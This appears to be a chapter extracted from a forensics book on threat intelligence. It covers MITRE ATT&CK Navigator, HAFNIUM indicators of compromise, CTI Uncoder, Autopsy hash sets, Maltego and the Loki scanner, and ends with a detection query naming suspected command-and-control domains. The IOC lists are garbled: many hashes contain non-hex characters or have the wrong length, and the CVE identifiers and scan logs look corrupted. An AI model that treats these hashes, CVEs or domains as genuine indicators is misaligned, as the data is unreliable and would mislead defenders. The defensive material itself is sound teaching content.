External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery
Hardware Additions	Compiled HTML File	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery
Replication Through Removable Media	Component Object Model and Distributed COM	Application Shimming	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery
Spearphishing Attachment	Control Panel Items	Bypass User Account Control	CMSTP	Code Signing	Credentials in Files	Network Service Scanning
	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Compile After Delivery	Credentials in Registry	Network Share Discovery
				Compiled HTML File		Network Sniffing

Figure 17.11 – ATT&CK Navigator




Figure 17.12 – ATT&CK Navigator controls



Threat Groups			
overy	admin@338	<a href="#">view</a>	select
ems	APT1	<a href="#">view</a>	select
ount Discovery	APT12	<a href="#">view</a>	select
lication Windo	APT16	<a href="#">view</a>	select
over	APT17	<a href="#">view</a>	select
user Bookmark	APT18	<a href="#">view</a>	select
over	APT19	<a href="#">view</a>	select
Software			
ork Service So	3PARA RAT	<a href="#">view</a>	select
ork Share Dis	4H RAT	<a href="#">view</a>	select
ork Sniffing	adbupd	<a href="#">view</a>	select
word Policy Di	ADVSTORESHELL	<a href="#">view</a>	select
heral Device	Agent Tesla	<a href="#">view</a>	select
over	Agent.btz	<a href="#">view</a>	select
ness Discovery	Arp	<a href="#">view</a>	select

Figure 17.13 – ATT&CK Navigator multiselect feature




Figure 17.14 – ATT&CK Navigator palate control



Figure 17.15 – ATT&CK Navigator technique control score



Figure 17.16 – ATT&CK Navigator capture options




Figure 17.17 – ATT&CK Navigator APT28 tactics and techniques





Figure 17.18 – HAFNIUM intelligence sources

## Figure 17.19 – HAFNIUM IOCs



**Figure 17.20 – IOC download**

The screenshot shows the 'CTI Uncoder' interface. On the left, there is a large text area containing a list of IOCs (Indicator of Compromise) in JSON format. On the right, there are several configuration sections: 'Query Generation Settings' (with options for 'Generate Queries by IOC Types', 'Hash Type', 'Query Platform' set to 'Microsoft Sentinel', and 'IOC Field Mapping' set to 'Default'), 'IOC per Query' (set to 25), and an 'Exceptions' section. At the bottom right are 'Clear' and 'Generate' buttons.

```

[{"Indicator_type": "Indicator", "Indicator": "Description"}, {"Indicator_type": "FileHash-SHA256", "Indicator": "007544bf7a0f7fb4894uf802d0128877f2a4cc48810c9d080861751d105531", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "1e22149e453f954613c719edf623bb684afffe313467f177612804882f101677f047", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "290f1a863289855d9d44452024243780297f1254494212087f1a1247", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "440c777944411af54017f101c9af4e5a110034603705a454549d1f33f916a", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "5130f9e22f05a552108881c461fbc1a32280d029466c0491a1af1c7f9141", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "5311e9033ff1f162987c32432643220201342f11032231941c9013415", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "53115775c79e108427945631f997f2cc512791e10675274492664e1813", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "717f3103e05288fb11a02bc2516b4017e27c250e6c9951301f07d1780", "Description": null}, {"Indicator_type": "CVE", "Indicator": "CVE-2021-26808", "Description": null}, {"Indicator_type": "CVE", "Indicator": "CVE-2021-26803", "Description": null}, {"Indicator_type": "CVE", "Indicator": "CVE-2021-27005", "Description": null}, {"Indicator_type": "CVE", "Indicator": "CVE-2021-26807", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "8391458394047991e53323040179077a31f5c7598e1293d1250f2119e2", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "87491133186791338162440293894997f1f612c6eac94249d3607049", "Description": null}, {"Indicator_type": "FileHash-SHA256", "Indicator": "9850591917418983744115981f141119801f1537946414967f3123ff5811c", "Description": null}, {"Indicator_type": "YARA", "Indicator": "1030007522474863037vNHC78Ww7D1P9T5k8t", "Description": "Detects PowerShell Oneliner in Michang's repository"}, {"Indicator_type": "YARA", "Indicator": "https://github.com/1030007522474863037vNHC78Ww7D1P9T5k8t", "Description": "Detects PowerShell Oneliner in Michang's repository"}, {"Indicator_type": "FileHash-MD5", "Indicator": "a759b04ae1b9ad0ef06931cd007f0ea", "Description": null}, {"Indicator_type": "FileHash-MD5", "Indicator": "8af476e24dbbd3d76b2d82d3d889bb5c", "Description": "MD5 of 9a3bf7ba676b2f166b794f6cf2718617f298caa4ccf2ac1ecdcbbef260306194"}, {"Indicator_type": "FileHash-MD5", "Indicator": "2183eb61089dd14cd092d74b5157459", "Description": "MD5 of b82223d514f145005bf5d2d4f8628d1e5306b38cc0fd1a193ee60e2741f90eaa6"}, {"Indicator_type": "FileHash-MD5", "Indicator": "27979d5d42630a00767ece17d9bda2887", "Description": "MD5 of c0102c93c3e41f984f91e5b4773085c7ec78c5dddec5e35111a3dad:22cb2d8e"}, {"Indicator_type": "FileHash-MD5", "Indicator": "d6a82b866f7f9e1e01bf893cda1069d", "Description": "MD5 of c1f43b7cf46ba12fc1357b17e4f5fa08740af7ae70572c9cf988ac50260ce1"}, {"Indicator_type": "FileHash-MD5", "Indicator": "7401fe8003e43139458bcac0cef7sec", "Description": "MD5 of fc7c0272170b52e907f316d6fde0a9fe39300678d4a629fa6075e47d7f525b67"}, {"Indicator_type": "FileHash-MD5", "Indicator": "853ca4065d489590729a20900b1b6e05", "Description": "MD5 of 281fe52b967b08dbc1b518afbfbf7e258f12e54"}, {"Indicator_type": "FileHash-MD5", "Indicator": "5cfdb7340316abc5586448842c52zaabc", "Description": "MD5 of 9fa2afab38cafc2748d09d013d8004809d48d3e4"}, {"Indicator_type": "FileHash-MD5", "Indicator": "7a6c605af485954f62f55d648d592bf", "Description": "MD5 of 02886f9daa13f7d985535048c54f1d6b1231b0a"}, {"Indicator_type": "FileHash-MD5", "Indicator": "9bd9c9dfb20827f0fe5bee671c8a04", "Description": "MD5 of 30dd3076ec3abb13c15053234c436400b88fb2b9"}, {"Indicator_type": "FileHash-MD5", "Indicator": "111ec9b1e72b6e60u97b8c271489905", "Description": "MD5 of 3d5d32a62f770608b6567ecfd18424c24c3f5798"}, {"Indicator_type": "FileHash-MD5", "Indicator": "b0e90d483ac14f1929de6ed8e8af878a", "Description": "MD5 of 4f0ea31a3a63cfed2bb4a04c45558a87d86834"}, {"Indicator_type": "FileHash-MD5", "Indicator": "802312f7504e4214eb7e638eecc48741", "Description": "MD5 of af423b1f5a08499e130d24f448f6d797c76af2b"}, {"Indicator_type": "FileHash-MD5", "Indicator": "5544ba9ad1b56101b52b27021d4a", "Description": "MD5 of 511df01e2ff9bfaf5521b588cc0bf5f8c5a321801b803394eb0493db1ef3c78fa1"}]

```

Figure 17.21 – CTI Uncoder upload

A	B	C
Indicator type	Indicator	Description
FileHash-MD5	0fd98fffa49c70ee12e51e3b8ae0609ac	
FileHash-MD5	4b3039cf2270511c5d2342d1228a121	
FileHash-MD5	796b217578bed4c250803hd573b10151	
FileHash-MD5	a079b04ae1b9ad0ef06931cd007f0ea	
FileHash-MD5	8af476e24dbbd3d76b2d82d3d889bb5c	MD5 of 9a3bf7ba676b2f166b794f6cf2718617f298caa4ccf2ac1ecdcbbef260306194
FileHash-MD5	2183eb61089dd14cd092d74b5157459	MD5 of b82223d514f145005bf5d2d4f8628d1e5306b38cc0fd1a193ee60e2741f90eaa6
FileHash-MD5	27979d5d42630a00767ece17d9bda2887	MD5 of c0102c93c3e41f984f91e5b4773085c7ec78c5dddec5e35111a3dad:22cb2d8e
FileHash-MD5	d6a82b866f7f9e1e01bf893cda1069d	MD5 of c1f43b7cf46ba12fc1357b17e4f5fa08740af7ae70572c9cf988ac50260ce1
FileHash-MD5	7401fe8003e43139458bcac0cef7sec	MD5 of fc7c0272170b52e907f316d6fde0a9fe39300678d4a629fa6075e47d7f525b67
FileHash-MD5	853ca4065d489590729a20900b1b6e05	MD5 of 281fe52b967b08dbc1b518afbfbf7e258f12e54
FileHash-MD5	5cfdb7340316abc5586448842c52zaabc	MD5 of 9fa2afab38cafc2748d09d013d8004809d48d3e4
FileHash-MD5	7a6c605af485954f62f55d648d592bf	MD5 of 02886f9daa13f7d985535048c54f1d6b1231b0a
FileHash-MD5	9bd9c9dfb20827f0fe5bee671c8a04	MD5 of 30dd3076ec3abb13c15053234c436400b88fb2b9
FileHash-MD5	111ec9b1e72b6e60u97b8c271489905	MD5 of 3d5d32a62f770608b6567ecfd18424c24c3f5798
FileHash-MD5	b0e90d483ac14f1929de6ed8e8af878a	MD5 of 4f0ea31a3a63cfed2bb4a04c45558a87d86834
FileHash-MD5	802312f7504e4214eb7e638eecc48741	MD5 of af423b1f5a08499e130d24f448f6d797c76af2b
FileHash-MD5	5544ba9ad1b56101b52b27021d4a	MD5 of 511df01e2ff9bfaf5521b588cc0bf5f8c5a321801b803394eb0493db1ef3c78fa1

Figure 17.22 – IOC CSV file



Figure 17.23 – Autopsy Hash Sets upload




Figure 17.24 – Create Hash Set




Figure 17.25 – Hash values




Figure 17.26 – Hash set upload



Figure 17.27 – Maltego GUI



Figure 17.28 – VirusTotal transform




Figure 17.29 – VirusTotal transform API



Figure 17.30 – Maltego New Graph



Figure 17.31 – Run Transforms



**Figure 17.32 – IP address graph**



**Figure 17.33 – VirusTotal hash return**




Figure 17.34 – Loki files




Figure 17.35 – The signature-base file

Loki  
YARA and IOC Scanner

by Florian Roth, GNU General Public License  
version 0.44.2 (Python 3 release)

DISCLAIMER - USE AT YOUR OWN RISK

```
[INFO] Starting Loki Scan VERSION: 0.44.2 SYSTEM: DESKTOP-NH0D966 TIME: 2022-07-20T00:48:15Z PLATFORM: 10.10.0.199:4150  
Multiprocessor Free PROC: Intel® Family 6 Model 15B Stepping 10, GenuineIntel ARCH: 32bit WindowsPE  
[INFO] PE-Sieve successfully initialized BINARY: C:\Users\Flare\Desktop\loki\tools\pe-sieve64.exe SOURCE: https://github.com/hashtechzade/pe-sieve  
[INFO] File Name Characteristics initialized with 1092 regex patterns  
[INFO] C2 server indicators initialized with 1066 elements  
[INFO] Malicious MD5 Hashes initialized with 19214 hashes  
[INFO] Malicious SHA1 Hashes initialized with 7313 hashes  
[INFO] Malicious SHA256 Hashes initialized with 23288 hashes  
[INFO] False Positive Hashes initialized with 30 hashes  
[INFO] Processing YARA rules folder C:\Users\Flare\Desktop\loki\signature-base\yara
```

Figure 17.36 – Loki scan

```
[INFO] LocalService -p -s lbtimers PATH: C:\WINDOWS\system32\svchost.exe  
[INFO] Scanning Process PID: 400 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s lbtimers  
[INFO] PE-Sieve reported no anomalies PID: 499 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s BTAService PATH: C:\WINDOWS\system32\svchost.exe  
[INFO] Scanning Process PID: 720 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimelineBrokerSvc PATH: C:\WINDOWS\system32\svchost.exe  
[INFO] PE-Sieve reported no anomalies PID: 720 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimelineBrokerSvc PATH: C:\WINDOWS\system32\svchost.exe  
[INFO] Scanning Process PID: 672 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NtService PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] PE-Sieve reported no anomalies PID: 672 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NtService PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] Scanning Process PID: 1156 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s Eventlog PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] PE-Sieve reported no anomalies PID: 1156 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s Eventlog PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] Listening process PID: 1156 NAME: svchost.exe COMMAND: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s Eventlog IP: :: PORT: 49660  
[INFO] Listening process PID: 1156 NAME: svchost.exe COMMAND: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s Eventlog IP: 0.0.0.0 PORT: 49660  
[INFO] Scanning Process PID: 1224 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalService  
[INFO] PE-Sieve reported no anomalies PID: 1224 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalService  
[INFO] Scanning Process PID: 1292 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcpc PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] PE-Sieve reported no anomalies PID: 1292 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcpc PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] Scanning Process PID: 1320 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s DeviceAssociationService PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] PE-Sieve reported no anomalies PID: 1320 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s DeviceAssociationService PATH: C:\WINDOWS\System32\svchost.exe  
[INFO] Scanning Process PID: 1360 NAME: vmservice.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\vmService.exe PATH: C:\WINDOWS\System32\vmService.exe
```

Figure 17.37 – Loki scan output

FILE: C:\Program Files (x86)\VirusShare\map.exe SCORE: 100 TYPE: EXE SIZE: 2710096  
FIRST\_BYTES: 4D5A4000003B00000000000000000000 / (file object at 0x00FA3670)  
HDS: F:\dload\33e84f4a7a04-1781d300479a.hds  
SHA1: e4dc22d9a12c080e44431e571d-e8029f66d409  
SHA256: 47802c9266294004c5e0a2bb65317BFa69e0e3395c85B97B1f5a7a570421598 CREATED: Sun Mar 19 18:58:42 2018 MODIFIED: Sun Mar 19 18:58:42 2018 ACCESSED: Thu Jul 28 03:08:05 2022  
REASON\_1: File Name T0K matched PATTERN: \VirusShare\map SUBSCORE: 50 DESC: VirusShare scanning tool https://virusshare.com/  
REASON\_2: File Rule MATCH: IRAT\_tool\map SUBSCORE: 50  
DESCRIPTION: Generic rule for IRAT - Based on IRAT A standard REF: http://karthik.s3.amazonaws.com/funcList/funcList.html  
FILE AUTHOR: Florian Roth  
MATCHES: 6x1: funcName.Dig\_Str1; Copyright: (C) TrendMicro Co.,Ltd.; map Str1; map Str2; map Str3; map Str4; Are you alert enough  
to be using VirusShare.com? ... (truncated)

**Figure 17.38 – Loki scan hit**

## Code and Commands:

### Command 17.1:

```
(dest_host="api.onedviper.xyz" OR dest_host="rawfunz.com"  
OR dest_host="yolkish.com" OR dest_host="back.rooter.tk" OR  
dest_host="lab.symantecsafe.org" OR  
dest_host="mm.portomail.com" OR dest_host="ns.rtechs.org"  
OR dest_host="p.estonine.com" OR  
dest_host="soft.mssysinfo.xyz" OR  
dest_host="wwwaveryspace.net" OR  
dest_host="www.komdsecko.net")
```

## Questions

1. What is not a key element of intelligence?
    - Indicator of compromise
    - Utility
    - Evidence-based
    - Actionable
  2. Which of the following is part of the cyber kill chain?
    - Phishing
    - Weaponization
    - Malware
    - IOC
  3. TTPs describe actions taken by adversaries during a network attack.
    - True
    - False

4. Which is not a threat intelligence type?

- Operational
- Strategic
- Defense
- Tactical

## Further reading

Refer to the following for more details on the topics covered in this chapter:

- *Operationalizing Threat Intelligence*:  
<https://www.packtpub.com/product/operationalizing-threat-intelligence/9781801814683>
- What Is Threat Intelligence? Definition and Examples:  
<https://www.recordedfuture.com/threat-intelligence-definition/Threats/Vulnerabilities>: <https://www.sans.org/reading-room/whitepapers/threats/paper/38790>
- Yara GitHub repository: <https://github.com/VirusTotal/yara>
- Suricata: <https://suricata-ids.org/>
- The Zeek Network Security Monitor: <https://www.zeek.org/>
- Snort: <https://www.snort.org/>
- Alient vault hit:  
<https://otx.alienvault.com/pulse/6127557db7ec02a119d8c23d>

# Chapter 18

## Images

